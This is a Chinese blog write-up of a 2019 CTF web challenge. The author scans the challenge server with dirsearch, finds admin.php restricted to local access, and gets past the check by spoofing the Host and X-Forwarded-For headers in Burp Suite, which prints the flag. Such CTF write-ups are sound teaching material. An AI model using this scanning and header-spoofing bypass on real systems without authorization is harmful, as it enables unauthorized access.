

安恒月赛-2019年6月-web

原创

白衣w 于 2019-07-02 10:44:47 发布 2322 收藏 2

分类专栏: [CTF之Web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/wyj_1216/article/details/94433864

版权



[CTF之Web](#) 专栏收录该内容


34 篇文章 2 订阅

订阅专栏

localview

题目

有个傲娇的管理员, 只能从本地才能看到想要的~答案提交flag{}括号内的值。



看到我就意味着你接受挑战了

CHALLENGE ACCEPTED



我是个傲娇的管理员,不服来干

https://blog.csdn.net/wyj_1216

writeup

根据题目提示

有两个注意点:

1、管理员

2、从本地

据此，我一开始进入了一条死路，直接在index.php的基础上，抓包，然后xff，实现欺骗，没有达到预期发现，于是考虑到管理员这一提示

正确解题过程：

首先先扫一下：

```
python dirsearch.py -u 101.71.29.5:10011 -e php
dirsearch v0.3.6
Extensions: php | Threads: 10 | Wordlist size: 5148
Error Log: C:\Users\lie\Desktop\CTF\src\SCAN\dirsearch-master\logs\error_19_07_02_10_00_20.log
Target: 101.71.29.5:10011
[10:08:28] Starting:
[10:08:30] 403 - 289B - /.ht_wsr.txt
[10:08:30] 403 - 282B - /.hta
[10:08:30] 403 - 291B - /.htaccess-dev
[10:08:31] 403 - 293B - /.htaccess-local
[10:08:31] 403 - 291B - /.htaccess.BAK
[10:08:31] 403 - 293B - /.htaccess-marco
[10:08:31] 403 - 291B - /.htaccess.old
[10:08:31] 403 - 292B - /.htaccess.orig
[10:08:31] 403 - 292B - /.htaccess.bak1
[10:08:31] 403 - 294B - /.htaccess.sample
[10:08:31] 403 - 292B - /.htaccess.save
[10:08:31] 403 - 291B - /.htaccess.txt
[10:08:31] 403 - 290B - /.htaccessBAK
[10:08:31] 403 - 290B - /.htaccessOLD
[10:08:31] 403 - 291B - /.htaccessOLD2
[10:08:31] 403 - 293B - /.htaccess_extra
[10:08:31] 403 - 288B - /.htaccess
[10:08:31] 403 - 292B - /.htaccess_orig
[10:08:31] 403 - 290B - /.htaccess_sc
[10:08:31] 403 - 286B - /.htgroup
[10:08:31] 403 - 291B - /.htpasswd-old
[10:08:31] 403 - 292B - /.htpasswd_test
[10:08:31] 403 - 288B - /.htpasswd
[10:08:31] 403 - 286B - /.htusers
[10:08:52] 200 - 330B - /admin.php
[10:08:52] 200 - 330B - /admin.php
[10:09:19] 200 - 443B - /index.php
[10:09:19] 200 - 443B - /index.php/login/
[10:09:33] 403 - 291B - /server-status
[10:09:33] 403 - 292B - /server-status/
https://blog.csdn.net/wyj_1216
```

发现admin.php可访问，

于是访问后，发现：

101.71.29.5:10011/admin.php

常用网址

Permission Denied

You don't have permission to access here on this server.

Apache/2.4.29 (Debian) Server at Port 80

https://blog.csdn.net/wyj_1216

查看页面源代码:

view-source:http://101.71.29.5:10011/admin.php

网址

```
1 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
2 <html><head>
3 <title>Permission Denied</title>
4 </head><body>
5 <h1>Permission Denied</h1>
6 <p>You don't have permission to access here
7 on this server.<br />
8 </p>
9 <hr>
10 <address>Apache/2.4.29 (Debian) Server at Port 80</address>
11 </body></html>
12 <br><!--Only local access is allowed-->
```

https://blog.csdn.net/wyj_1216

于是，抓包：

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x ...

Go Cancel < >

Target: http://101.71.29.5:10011

Request

Raw Headers Hex

```
GET /admin.php HTTP/1.1
Host: 101.71.29.5:10011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 02 Jul 2019 02:16:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Vary: Accept-Encoding
Content-Length: 330
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0/EN">
<html><head>
<title>Permission Denied</title>
</head><body>
<h1>Permission Denied</h1>
<p>You don't have permission to access here
on this server.<br />
</p>
<hr>
<address>Apache/2.4.29 (Debian) Server at Port 80</address>
</body></html>
<br><!--Only local access is allowed -->
```

https://blog.csdn.net/wyj_1219

修改，得到flag:

```
Host: localhost
X-Forwarded-For: 127.0.0.1
```

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x ...

Go Cancel < >

Target: http://101.71.29.5:10011

Request

Raw Headers Hex

```
GET /admin.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 02 Jul 2019 02:17:41 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Vary: Accept-Encoding
Content-Length: 265
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0/EN">
<html><head>
<title>Good Job</title>
</head><body>
<h1>Good Job</h1>
<p>
You find the flag<br />
flag(h0st_and_ip_a1l_fakE)<br />
</p>
<hr>
<address>Apache/2.4.29 (Debian) Server at Port 80</address>
</body></html>
```

https://blog.csdn.net/wyj_1219